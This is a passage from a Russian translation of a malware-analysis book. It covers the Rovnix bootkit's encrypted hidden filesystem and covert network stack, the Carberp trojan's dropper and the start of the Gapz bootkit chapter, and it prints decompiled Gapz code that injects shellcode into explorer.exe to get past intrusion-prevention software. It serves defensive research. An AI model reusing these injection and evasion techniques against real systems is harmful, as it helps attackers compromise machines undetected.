Выделив место для скрытого раздела, Rovnix форматирует его под файловую систему Virtual FAT (VFAT) – модификацию файловой системы FAT, способную хранить файлы с длинными именами в кодировке Юникода (до 256 байт). В оригинальной FAT длина имени файла не может быть больше 8, а длина расширения – больше 3 символов.

Шифрование скрытой файловой системы

Чтобы защитить данные в скрытой файловой системе, Rovnix реализует прозрачное шифрование алгоритмом RC6 в режиме электронной кодовой книги (Electronic Code Book – ECB) с длиной ключа 128 бит. В режиме ECB шифруемые данные разбиваются на блоки равной длины, каждый из которых шифруется одним и тем же ключом независи-

мо от остальных блоков. Ключ хранится в последних 16 байтах первого сектора скрытого раздела, как показано на рис. 11.15, и служит для шифрования и дешифрирования всего раздела.




Рис. 11.15. Местоположение ключа шифрования в первом секторе скрытого раздела

RC6

RC6 – симметричный блочный шифр, созданный Роном Ривестом, Мэттом Робшоу, Рэем Сидни и Икунь Лиза Инем для участия в конкурсе на звание *улучшенного стандарта шифрования* (Advanced Encryption Standard – AES). В RC6 размер блока равен 128 бит, и поддерживаются ключи длиной 128, 192 и 256 бит.

Доступ к скрытой файловой системе

Чтобы скрытая файловая система была доступна модулям полезной нагрузки, Rovnix создает специальный объект – *символическую ссылку*. Неформально говоря, это альтернативное имя скрытого объекта устройства хранения, которое могут использовать модули, работающие в режиме пользователя. Rovnix генерирует строку вида `\DosDevices\<XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX>`, где X – случайная шестнадцатеричная цифра от 0 до F. Эта строка является именем символической ссылки на скрытое хранилище.

Одно из преимуществ скрытой файловой системы – то, что к ней можно обращаться как к регулярной файловой системе с помощью стандартных функций Win32 API, предоставляемых операционной системой, например `CreateFile`, `CloseFile`, `ReadFile` или `WriteFile`. Так, чтобы создать файл с именем *file_to_create* в корневом каталоге скрытой файловой системы, вредоносная полезная нагрузка вызывает `CreateFile`, передавая символическую ссылку `\DosDevices\<%XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX>\file_to_create` в качестве имени файла. После такого вызова запрос попадает вредоносному драйверу, отвечающему за обработку запросов к скрытой файловой системе.

На рис. 11.16 показано, как вредоносный драйвер реализует функциональность драйвера файловой системы. Получив запрос ввода-вывода от полезной нагрузки, Rovnix диспетчеризует его, пользуясь обработчиком жесткого диска, к которому подключился, и выполняет операции чтения или записи в скрытой файловой системе.




Рис. 11.16. Архитектура скрытой файловой системы Rovnix

В этом сценарии операционная система и вредоносная скрытая файловая система находятся на одном и том же диске, но операционная система ничего не знает об области диска, занятой скрытыми данными.

Потенциально скрытая файловая система могла бы изменить данные, хранящиеся в файловой системе ОС, но шансы невелики, потому что скрытая файловая система расположена в начале или в конце диска.

Скрытый канал связи

На этом карты, припрятанные в рукаве Rovnix, не кончаются. Драйвер Rovnix реализует стек протоколов TCP/IP, чтобы тайно сообщаться с удаленными C&C-серверами. К сетевым интерфейсам, предоставляемым ОС, часто подключаются защитные программы, которые мониторят и контролируют сетевой трафик. Вместо того чтобы полагаться на эти сетевые интерфейсы с риском быть обнаруженным, Rovnix пользуется собственной реализацией сетевых протоколов, не зависящей от операционной системы, и таким образом скачивает модули полезной нагрузки с C&C-серверов.

Для того чтобы отправлять и принимать данные по сети, драйвер Rovnix реализует весь сетевой стек, включая следующие интерфейсы:

- спецификацию интерфейса сетевого драйвера Microsoft (NDIS) на уровне мини-порта, чтобы отправлять пакеты данных по физической сети Ethernet;
- интерфейс транспортного драйвера для сетевых протоколов TCP/IP;

- интерфейс сокетов;
- протокол HTTP для взаимодействия с удаленными C&C-серверами.

Как показано на рис. 11.17, уровень мини-порта отвечает за взаимодействие с сетевой картой для отправки и получения сетевых пакетов. Интерфейс транспортного драйвера предоставляет интерфейс TCP/IP для сокетов, расположенных на следующем уровне, которые, в свою очередь, используются протоколом HTTP для обмена данными.




Рис. 11.17. Архитектура реализации сетевого стека в Rovnix

Авторы Rovnix не стали разрабатывать скрытую систему связи с нуля – это потребовало бы тысяч строк кода и было бы чревато ошибками. Вместо этого они взяли за основу облегченную библиотеку TCP/IP с открытым исходным кодом, lwIP. Это небольшая независимая реализация стека протоколов TCP/IP, цель которой – снизить потребление ресурсов, но при этом предоставить полноценный стек TCP/IP. Согласно информации на сайте, lwIP занимает несколько десятков килобайтов памяти и примерно 40 КБ кода – для целей буткита идеально.

Такие средства, как скрытый канал связи, позволяют Rovnix обходить мониторинг локальной сети со стороны защитных программ. Поскольку Rovnix включает собственный стек сетевых протоколов, защитные программы ничего не знают о его сетевом трафике, а стало быть, не могут и контролировать его. Начиная с самого верха стека

протоколов и до самого низа – драйвера мини-порта NDIS, Rovnix использует только свои сетевые компоненты, что сильно повышает его скрытность.

Реальный пример: троян Carberp

Один из реальных примеров использования Rovnix на практике – банковский троян Carberp, разработанный выдающейся киберпреступной группой из России. Carberp использовался, чтобы организовать закрепление трояна на системе-жертве[1]. Мы рассмотрим несколько аспектов Carberp и способ его разработки на основе буткита Rovnix.

> **Вредоносное ПО, связанное с Carberp**
>
> По некоторым оценкам, группа, разработавшая Carberp, зарабатывала в среднем несколько миллионов долларов в неделю и много инвестировала в другие вредоносные технологии, например сбрасыватель Hodprot[2], применявшийся для установки Carberp, RDPdoor и Sheldor[3]. Особенно опасен был RDPdoor: он устанавливал Carberp, так чтобы открыть потайной вход (backdoor) в зараженную систему и вручную выполнять мошеннические банковские транзакции.

Разработка Carberp

В ноябре 2011 года мы заметили, что один из C&C-серверов, организованных киберпреступной группой, стоявшей за Carberp, начал распространять сбрасыватель с буткитом на основе инфраструктуры Rovnix. Мы начали следить за трояном Carberp и обнаружили, что в течение этого периода распространение было весьма ограниченным.

Наш анализ позволил предположить, что бот работает в тестовом режиме и продолжает активно разрабатываться. Первым основанием для таких выводов было изобилие отладочной и трассировочной информации в коде установки и двоичного файла. Вторым – мы узнали об этом из журналов на C&C-сервере бота – было огромное количество сообщений об ошибках установки, отправленных C&C-серверу. На рис. 11.18 приведен пример информации, переданной Carberp.

В столбце ID указан уникальный идентификатор экземпляра Rovnix; в столбце *status* – информация о том, была ли система-жертва успешно скомпрометирована. Алгоритм заражения был разбит на несколько шагов, и после каждого шага информация передава-

---

1 *https://www.welivesecurity.com/media_files/white-papers/CARO_2011.pdf; https://www.welivesecurity.com/wp-content/media_files/Carberp-Evolution-and-BlackHole-public.pdf*.

2 *https://www.welivesecurity.com/media_files/white-papers/Hodprot-Report.pdf*.

3 *https://www.welivesecurity.com/2011/01/14/sheldor-shocked/*.

лась C&C-серверу. В столбце step указано, какой шаг был выполнен, а в столбце *info* – описание возникшей при установке ошибки. Глядя на столбцы step и info, операторы ботнета могли определить, на каком шаге и по какой причине заражение завершилось ошибкой.

Total bots: 2831

Sort
Status
Step
Alias

Other
Del

ID	step	info	status	data
TEST_BK_KIT_EXPLORER0D9493DFECAE8C4B0	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_KIT_EXPLORER08D7BD1230A905D00	6	BkInstall	FALSE	0000-00-00 00:00:00
123213oob	1	infa	false	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0F1B889AC4F21B5CA	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0049C4497DE79EC77	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV082A52B2218EEED1A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV06F0743BC19E94740	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0DA631E2FA5B562AF	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV079943F8A64F9587B	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV09A01A1B010A8035A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV07AA547C0940C1901	3	BkInstall0 GetLastError = 0	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0B61FDB428F96A87B	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0AE10F7A3602E42CB	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0662 7C6A2AB3A2480	1	IsUserAdmin	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0623F20AD27008003	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV03E797730D59441E7	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0F7988F6217265D14	1	probapera	false	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0F7988F6317265D14	1	probapera	false	0000-00-00 00:00:00
TEST_TEST_TEST0123324234243	1	infa	false	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV01E6A389EE0D306DA	2	SetSystemPrivileges	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV08C893A82AB121144	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV074B2240F14F7F098	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0018A1BBAC95DCF46	2	SetSystemPrivileges	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV01439300 74B642759	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0598877EB08A14360	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0D8781E848009A04A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV05910FAB2AB121144	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV09FC9B32DCEBACF5A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV039034BD2E81688D0	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0AC2F4C7B405B2000	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0E75B71B1CF9C074E	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0804FAAA06CB8B686	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0AC37DCBF566138A1	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST012B7B297A8FC6244	2	SetSystemPrivileges	FALSE	0000-00-00 00:00:00
NEW_BK_TEST0B6424B774E7188FC	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST0A29E1011ACCF989B	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST099E961A9D26824C0	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST0084B77CA30C0481F	3	BkInstall0 GetLastError = 0	FALSE	0000-00-00 00:00:00
NEW_BK_TEST_CHECKED0809EB7F457A58CC6	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST_CHECKED089583D04428F269B	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST_CHECKED0DC3B31D927AC1529	6	BkInstall	FALSE	0000-00-00 00:00:00

Рис. 11.18. Пример журнала сбрасывателя Rovnix

Версия Rovnix, которой пользовался Carberp, содержала много отладочных строк и отсылала кучу подробных сообщений C&C-серверу. На рис. 11.19 приведены примеры отправляемых строк.

```
BKSETUP_%04x: BK setup dll version 2.1.
BKSETUP_%04x: Attached to a 32-bit process at 0x%x.
BKSETUP_%04x: Detached from a 32-bit process.
BKSETUP: Failed generating program key name.
BKSETUP: Already installed.
BKSETUP: OS not supported.
BKSETUP: Not enough privileges to complete installation.
BKSETUP: No joined payload found.
BKSETUP: Installation failed because of unknown reason.
BKSETUP: Successfully installed.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x.
BKSETUP: Process 0x%x finished with status %u.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x
```

Рис. 11.19. Отладочные строки, оставленные разработчиками сбрасывателя Rovnix

Эта информация очень помогла нам проанализировать угрозу и понять, что она делает. Отладочная информация, оставленная в двоичном файле, содержала имена функций в двоичном файле и сведения об их назначении. Она документировала логику кода. Благодаря этим данным мы смогли более-менее легко реконструировать контекст вредоносного кода.

Усовершенствования сбрасывателя

Инфраструктура Rovnix, использованная в Carberp, была примерно такой же, как в бутките, описанном в начале главы, с одним существенным изменением в сбрасывателе. В разделе «Заражение системы» выше мы упомянули, что Rovnix пытается расширить свои привилегии, вызывая функцию Win32 API `ShellExecuteEx` для получения прав администратора на машине-жертве. В версии, применяемой в Carberp, сбрасыватель использовал следующие уязвимости системы для расширения привилегий:

- **MS10-073 в модуле *win32k.sys***. Эта уязвимость первоначально использовалась червем Stuxnet, она связана с некорректной обработкой специально подготовленного файла раскладки клавиатуры;
- **MS10-092 в планировщике задача Windows**. Эта уязвимость тоже была впервые обнаружена в Stuxnet и связана с механизмом проверки целостности в планировщике Windows;
- **MS11-011 в модуле *win32k.sys***. Эта уязвимость приводит к переполнению стека в функции `win32k.sys!RtlQueryRegistryValues`;
- **уязвимость в службе оптимизации среды выполнения .NET.** Уязвимость в службе Microsoft .NET Runtime Optimization Service приводит к выполнению вредоносного кода с привилегиями пользователя SYSTEM.

Еще одна интересная особенность установщика Carberp заключается в том, что перед установкой трояна или буткита в систему он удаляет точки подключения к системным функциям, список которых приведен в листинге 11.8. За подключением к этим функциям обычно следят защитные программы – песочницы и хостовые системы предотвращения вторжений. Отключив их, вредонос повышал свои шансы остаться незамеченным.

Листинг 11.8. *Список функций, от которых отключался сбрасыватель Rovnix*

```
ntdll!ZwSetContextThread
ntdll!ZwGetContextThread
ntdll!ZwUnmapViewOfSection
ntdll!ZwMapViewOfSection
ntdll!ZwAllocateVirtualMemory
ntdll!ZwWriteVirtualMemory
ntdll!ZwProtectVirtualMemory
```

```
ntdll!ZwCreateThread
ntdll!ZwOpenProcess
ntdll!ZwQueueApcThread
ntdll!ZwTerminateProcess
ntdll!ZwTerminateThread
ntdll!ZwResumeThread
ntdll!ZwQueryDirectoryFile
ntdll!ZwCreateProcess
ntdll!ZwCreateProcessEx
ntdll!ZwCreateFile
ntdll!ZwDeviceIoControlFile
ntdll!ZwClose
ntdll!ZwSetInformationProcess
kernel32!CreateRemoteThread
kernel32!WriteProcessMemory
kernel32!VirtualProtectEx
kernel32!VirtualAllocEx
kernel32!SetThreadContext
kernel32!CreateProcessInternalA
kernel32!CreateProcessInternalW
kernel32!CreateFileA
kernel32!CreateFileW
kernel32!CopyFileA
kernel32!CopyFileW
kernel32!CopyFileExW
ws2_32!connect
ws2_32!send
ws2_32!recv
ws2_32!gethostbyname
```

Собственно буткит и драйвер Rovnix остались в Carberp такими же, как в оригинальной версии буткита. После успешной установки в систему вредоносный код IPL загружал драйвер, а тот внедрял полезную нагрузку трояна Carberp в системные процессы.

Утечка исходного кода

В июне 2013 года исходный код Carberp и Rovnix стал известен широкой публике. Для скачивания был выложен полный архив, содержащий весь необходимый код, чтобы злоумышленники могли создавать собственные версии буткита Rovnix. Но, несмотря на это, мы не увидели на просторах интернета так много новых модификаций Rovnix и Carberp, как ожидали. Вероятно, это объясняется сложностью данного буткита.

Заключение

В этой главе мы привели детальный технический анализ Rovnix как яркого представителя гонки вооружений между буткитами и индустрией безопасности. Стоило защитным программам научиться от-

лавливать буткиты, заражавшие MBR, как Rovnix представил новый вектор заражения, IPL, что стало побудительным мотивом для следующего витка эволюции антивирусных технологий. Благодаря заражению IPL и реализации скрытой файловой системы и скрытого канала связи Rovnix является одним из самых сложных буткитов в мире. Эти возможности делают его грозным оружием в руках киберпреступников, о чем свидетельствует история Carberp.

Мы уделили много внимания изучению включенного в Rovnix кода IPL с применением VMware и IDA Pro и продемонстрировали практическое использование этих инструментов для анализа буткитов. Вы можете скачать все необходимые данные для повторения этих шагов или проведения собственного углубленного исследования кода IPL с сайта *https://nostarch.com/rootkits/*.

12

GAPZ: ПРОДВИНУТОЕ ЗАРАЖЕНИЕ VBR

В этой главе мы рассмотрим один из самых скрытных из известных буткитов: Win32/Gapz. Мы обсудим его технические характеристики и функциональность: сбрасыватель, компоненты буткита и полезную нагрузку.

По нашему опыту, Gapz – один из самых сложных когда-либо проанализированных буткитов. Все элементы его дизайна и реализации – хитроумный сбрасыватель, продвинутый механизм заражения и расширенная функциональность руткита – работают на то, чтобы Gapz мог заражать компьютеры-жертвы и закрепляться на них, долгое время оставаясь незамеченным.

Gapz устанавливается в систему-жертву с помощью сбрасывателя, который эксплуатирует несколько уязвимостей, позволяющих локально расширять привилегии, и реализует необычную технику обхода хостовых систем предотвращения вторжений (HIPS).

Успешно проникнув в систему, сбрасыватель устанавливает буткит, который занимает очень мало места и с большим трудом обнаружи-

вается в зараженной системе. Буткит загружает вредоносный код, реализующий функциональность руткита в режиме ядра.

Функциональность руткита очень развита, она включает собственный стек TCP/IP, продвинутый механизм подключения, криптографическую библиотеку и движок внедрения полезной нагрузки.

В этой главе мы предпримем углубленное исследование этих мощных возможностей.

Почему он называется Gapz?

Буткит получил название по строке `'GAPZ'`, которая используется всюду в двоичных файлах и шелл-коде как признак выделения памяти. Например, показанный ниже фрагмент работающего в режиме ядра кода выделяет память с помощью функции `ExAllocatePoolWithTag` с третьим параметром `'ZPAG'` ❶ (перевернутое `'GAPZ'`):

```
int _stdcall alloc_mem(STRUCT_IPL_THREAD_2 *al, int pBuffer,
                              unsigned int
Size, int Pool)
{
    v7 = -1;
    for ( i = -30000000; ; (a1->KeDelagExecutionThread)(0, 0, &i) )
    {
        v4 = (a1->ExAllocatePoolWithTag)(Pool, Size, ❶'ZPAG');
        if ( v4 )
           break;
    }
    memset(v4, 0, Size);
    result = pBuffer;
    *pBuffer = v4;
    return result;
}
```

Сбрасыватель Gapz

Для установки Gapz в систему-жертву применяется хитроумный сбрасыватель. Существует несколько версий сбрасывателя, но все они содержат схожую полезную нагрузку, которую мы рассмотрим ниже в разделе «Функциональность руткита Gapz». Различие между сбрасывателями заключается в технике буткита и количестве эксплуатируемых уязвимостей *расширения локальных привилегий* (local privilege escalation – LPE).

Первым обнаруженным на воле экземпляром Gapz стал Win32/Gapz.C, это случилось в апреле 2012 года[1]. Этот вариант сбрасывателя использовал буткит на основе заражения MBR – ту же технику, что была рассмотрена в главе 7 для буткита TDL4, – чтобы закрепиться

[1] Eugene Rodionov and Aleksandr Matrosov, «Mind the Gapz», Spring 2013, *http://www.welivesecurity.com/wp-content/uploads/2013/04/gapz-bootkit-whitepaper.pdf*.

на компьютере-жертве. Примечательной особенностью Win32/Gapz.C было множество подробных строк для отладки и тестирования, а его распространение на ранних этапах было крайне ограниченным. Это позволяет предположить, что первые версии Gapz были предназначены не для массового распространения, а для тестирования и отладки функциональности.

Второй вариант, Win32/Gapz.B, вообще не устанавливал буткит в систему-жертву. Чтобы закрепиться, Gapz просто устанавливал вредоносный драйвер. Но этот подход не работал на 64-разрядных платформах Microsoft из-за отсутствия у драйвера действительной цифровой подписи, так что новая модификация была ограничена только 32-разрядными операционными системами Microsoft Windows.

В этой главе мы сосредоточимся на последней из известных и самой интересной итерации сбрасывателя, Win32/Gapz.A. В ее состав входил буткит VBR. Далее в этой главе мы будем называть ее просто «Gapz», а не Win32/Gapz.A.

В табл. 12.1 перечислены версии сбрасывателя.

Таблица 12.1. *Версии сбрасывателя Win32/Gapz*

Имя	Дата компиляции	Эксплойты LPE	Метод буткита
Win32/Gapz.A	11/09/2012 30/10/2012	CVE-2011-3402 CVE-2010-4398 Расширение привилегий с помощью COM	VBR
Win32/Gapz.B	06/11/2012	CVE-2011-3402 Расширение привилегий с помощью COM	Без буткита
Win32/Gapz.C	19/04/2012	CVE-2010-4398 CVE-2010-2005 Расширение привилегий с помощью COM	MBR

В столбце «Имя» приведены имена, под которыми варианты Gapz известны в антивирусной индустрии. Значения в столбце «Дата компиляции» взяты из заголовка PE сбрасывателя; предполагается, что это правильная временная метка. В столбце «Метод буткита» показано, какой вид заражения буткитом использует сбрасыватель.

Наконец, в столбце «Эксплойты LPE» приведен список уязвимостей LPE, эксплуатируемых сбрасывателями Gapz для получения привилегий администратора в системе-жертве. Расширение привилегий с помощью COM используется для обхода контроля учетных записей пользователей (UAC) с целью внедрить код в системные процессы, внесенные в белый список UAC. Уязвимость CVE-2011-3402 связана с функциональностью разбора шрифтов TrueType, реализованной в модуле *win32k.sys*. Уязвимость CVE-2010-4398 вызвана переполнением буфера в стеке в функции `RtlQueryRegistryValues`, также находящейся в модуле *win32k.sys*. Уязвимость CVE-2011-2005, имеющаяся в модуле *afd.sys* (ancillary function driver), позволяет злоумышленнику перезаписать данные в адресном пространстве ядра.

Все перечисленные в табл. 12.1 варианты сбрасывателя Gapz содержат одну и ту же полезную нагрузку.

Алгоритм сбрасывателя

Прежде чем приступать к внимательному изучению сбрасывателя Gapz, напомним, что необходимо для незаметной и успешной установки Gapz в систему.

Во-первых, сбрасывателю нужны административные привилегии для доступа к жесткому диску и модификации MBR/VBR/IPL. Если привилегий недостаточно, то их нужно расширить, пользуясь уязвимостями LPE.

Во-вторых, необходимо обойти защитные программы: антивирусы, персональные брандмауэры и хостовые системы предотвращения вторжений. Чтобы остаться незамеченным, Gapz применяет продвинутые инструменты и методы, включая обфускацию и средства противодействия отладке и эмуляции. Кроме того, для обхода HIPS сбрасыватель Gapz пользуется уникальной и довольно интересной техникой, которую мы обсудим ниже в этой главе.

Хостовые системы предотвращения вторжений

Как следует из названия, хостовая система предотвращения вторжений (HIPS) – это программный комплекс обеспечения безопасности компьютера, цель которого – помешать злоумышленнику получить доступ к системе-жертве. В нем применяется комбинация методов, включая проверку подписей, эвристики, мониторинг подозрительных действий на одном хосте (например, создание новых процессов в системе, выделение памяти с исполняемыми страницами в других процессах, установление сетевых соединений). В отличие от антивирусных программ, которые анализируют только исполняемые файлы, HIPS анализирует события, чтобы выявить отклонения от нормального состояния системы. Если вредоносной программе удастся обойти антивирус и выполниться, то HIPS все равно может заметить ее и блокировать непрошеного гостя путем обнаружения изменений во взаимодействиях между различными событиями.

С учетом всех этих препятствий сбрасыватель Gapz предпринимает следующие шаги, чтобы успешно заразить систему:

1) внедряется в *explorer.exe*, чтобы обойти HIPS (эта идея обсуждается в разделе «Обход HIPS» ниже);
2) эксплуатирует уязвимость LPE в системе-жертве, чтобы расширить свои привилегии;
3) устанавливает буткит в систему.

Анализ сбрасывателя

На рис. 12.1 показано, как выглядит таблица экспортируемых адресов распакованного сбрасывателя после загрузки в дизассемблер IDA Pro. В этой таблице содержатся все символы, экспортируемые двоичным файлом, и она дает полезную сводку шагов алгоритма сбрасывателя.




Рис. 12.1. Таблица экспортируемых адресов сбрасывателя Gapz

Из двоичного файла экспортируются три функции: главная точка входа и две функции со случайно сгенерированными именами. У каждой из них свое назначение:

- **`start`** – внедряет сбрасыватель в адресное пространство *explorer.exe*;
- **`icmnf`** – эксплуатирует уязвимости LPE в системе, чтобы расширить привилегии;
- **`isyspf`** – заражает машину-жертву.

На рис. 12.1 также показан экспортируемый символ `gpi`. Он указывает на разделяемую память в образе сбрасывателя, которая используется предыдущими функциями для внедрения сбрасывателя в процесс *explorer.exe*.

На рис. 12.2 показаны эти стадии. Главная точка входа не заражает систему буткитом Gapz. Вместо этого она вызывает функцию `start`, чтобы внедрить сбрасыватель в *explorer.exe* и тем самым уклониться от обнаружения защитными программами. Внедренный сбрасыватель пытается получить привилегии администратора, эксплуатируя уязвимости LPE с помощью функции `icmnf`. Получив необходимые привилегии, он вызывает функцию `isyspf`, чтобы заразить диск буткитом.




Рис. 12.2. Стадии сбрасывателя Gapz

Рассмотрим более пристально процесс внедрения сбрасывателя и обхода HIPS.

Обход HIPS

У компьютерных вирусов есть много способов замаскироваться под благопристойную программу, чтобы не привлекать внимания защитного ПО. Руткит TDL3, который мы обсуждали в главе 1, применяет еще одну интересную технику для обхода HIPS, злонамеренно используя системные API `AddPrintProvidor/AddPrintProvider`. Эти функции служат для загрузки сторонних модулей в доверенный системный процесс *spoolsvc.exe*, который отвечает за печать в системах Windows. Функция `AddPrintProvidor` (пишется именно так), исполняемый модуль, применяемый для установки локального поставщика печати, часто исключается из списка элементов, за которыми наблюдает защитное ПО. TDL3 просто создает вредоносный исполняемый файл и загружает его в *spoolsvc.exe* спомощью `AddPrintProvidor`. После этого вредоносный код работает в доверенном системном процессе, что позволяет TDL3 атаковать, не опасаясь обнаружения.

Gapz также внедряется в доверенный системный процесс, чтобы обойти HIPS, но использует изощренный нестандартный метод, главная цель которого – внедрить шелл-код, который загружает и исполняет вредоносный образ в процессе *explorer*. Вот какие шаги предпринимает сбрасыватель.

1. Открыть одну из разделяемых секций в *\BaseNamedObjects*, отображенных на адресное пространство *explorer.exe* (см. листинг 12.1), и записать в эту секцию шелл-код. Каталог *\BaseNamedObjects* в пространстве имен диспетчера объектов Windows содержит имена объектов мьютексов, событий, семафоров и секций.
2. После записи шелл-кода поискать окно `Shell_TrayWnd`, которое соответствует панели задач Windows. Gapz выбирает в качестве жертвы именно это окно, потому что оно создано и управляется *explorer.exe* и с большой вероятностью присутствует в системе.
3. Вызвать функцию Win32 API `GetWindowLong`, чтобы получить адрес функции, реализующей обработчик окна `Shell_TrayWnd`.
4. Вызвать функцию Win32 API `SetWindowLong`, чтобы модифицировать адрес функции, реализующей обработчик окна `Shell_TrayWnd`.
5. Вызвать `SendNotifyMessage`, чтобы инициировать выполнение шелл-кода в адресном пространстве *explorer.exe*.

Объекты секций используются для того, чтобы разделять части памяти некоторого процесса с другими процессами; иными словами, они представляют секции памяти, которые можно разделять с системными процессами. В листинге 12.1 показаны объекты секций в *\BaseNamedObjects*, которые вредонос ищет на шаге 1. Эти объекты соответствуют системным секциям, т. е. созданы операционной системой и содержат системные данные. Gapz обходит список объек-

тов секций и открывает их, проверяя, существуют ли они в системе. Если объект существует, то обход прекращается и возвращается описатель найденной секции.

Листинг 12.1. *Имена объектов, используемые в сбрасывателе Gapz*

```
char _stdcall OpenSection_(HANDLE *hSection, int pBase,
                           int *pRegSize)
{
    sect_name = L"\\BaseNamedObjects\\ShimSharedMemory";
    v7 = L"\\BaseNamedObjects\\windows_shell_global_counters";
    v8 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.MIH";
    v9 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.AMF";
    v10 = L"\\BaseNamedObjectsUrlZonesSM_Administrator";
    i = 0;
    while ( OpenSection(hSection,
                        (&sect_name)[i], pBase, pRegSize) < 0 )
    {
        if ( ++i >= 5 )
        return 0;
    }
    if ( VirtualQuery(*pBase, &Buffer, 0xlCu) )
        *pRegSize = v7;
    return 1;
}
```

Открыв существующую секцию, Gapz внедряет свой код в процесс *explorer.exe*, как показано в листинге 12.2.

Листинг 12.2. *Внедрение сбрасывателя Gapz в explorer.exe*

```
char __cdecl InjectIntoExplorer()
{
  returnValue = 0;
  // открыть одну из секций SHIM
  if ( OpenSectionObject(&hSection, &SectionBase, &SectSize) )
  {
     // найти свободное место в конце секции
  ❶  TargetBuffer = (SectionBase + SectSize - 0x150);
     memset(TargetBuffer, 0, 0x150u);
     qmemcpy(TargetBuffer->code, sub_408468, sizeof(TargetBuffer->code));

     hKernel32 = GetModuleHandleA("kernel32.dll");
  ❷  TargetBuffer->CloseHandle = GetExport(hKernel32, "CloseHandle", 0);
     TargetBuffer->MapViewOfFile = GetExport(hKernel32, "MapViewOfFile", 0);
     TargetBuffer->OpenFileMappingA = GetExport(hKernel32, "OpenFileMappingA", 0);
     TargetBuffer->CreateThread = GetExport(hKernel32, "CreateThread", 0);
     hUser32 = GetModuleHandleA("user32.dll");
     TargetBuffer->SetWindowLongA = GetExport(hUser32, "SetWindowLongA", 0);

  ❸  TargetBuffer_ = ConstructTargetBuffer(TargetBuffer);
```

```
    if ( TargetBuffer_ )
    {
        hWnd = FindWindowA("Shell_TrayWnd", 0);
      ❹ originalWinProc = GetWindowLongA(hWnd, 0);
        if ( hWnd && originalWinProc )
        {
           TargetBuffer->MappingName[10] = 0;
           TargetBuffer->Shell_TrayWnd = hWnd;
           TargetBuffer->Shell_TrayWnd_Long_0 = originalWinProc;

           TargetBuffer->icmnf = GetExport(CurrentImageAllocBase, "icmnf", 1);
           qmemcpy(&TargetBuffer->field07, &MappingSize, 0xCu);
           TargetBuffer->gpi = GetExport(CurrentImageAllocBase, "gpi", 1);
           BotId = InitBid();
           lstrcpynA(TargetBuffer->MappingName, BotId, 10);
           if ( CopyToFileMappingAndReloc(TargetBuffer->MappingName,
                                          CurrentImageAllocBase,
                                          CurrentImageSizeOfImage,
                                          &hObject) )
           {
             BotEvent = CreateBotEvent();
             if ( BotEvent )
             {
              ❺ SetWindowLongA(hWnd, 0, &TargetBuffer_->pKiUserApcDispatcher);
              ❻ SendNotifyMessageA(hWnd, 0xFu, 0, 0);
                if ( !WaitForSingleObject(BotEvent, 0xBB80u) )
                   returnValue = 1;
                CloseHandle(BotEvent);
             }
             CloseHandle(hObject);
           }
        }
    }
    NtUnmapViewOfSection(-1, SectionBase);
    NtClose(hSection);
  }
  return returnValue;
}
```

Gapz использует 336 (0x150) байт памяти ❶ в конце секции для хранения шелл-кода. Чтобы гарантировать правильную работу шелл-кода, вредонос также предоставляет адреса некоторых функций API, необходимых в процессе внедрения: `CloseHandle`, `MapViewOfFile`, `OpenFileMappingA`, `CreateThread` и `SetWindowLongA` ❷. Шелл-коду эти функции понадобятся для загрузки сбрасывателя Gapz в адресное пространство *explorer.exe*.

Для выполнения шелл-кода Gapz использует метод *возвратно-ориентированного программирования* (return-oriented programming – ROP). ROP пользуется тем фактом, что в архитектурах x86 и x64 команда `ret` служит для возврата управления из вызванной подпрограммы в вызвавшую. Эта команда предполагает, что адрес возврата находит-

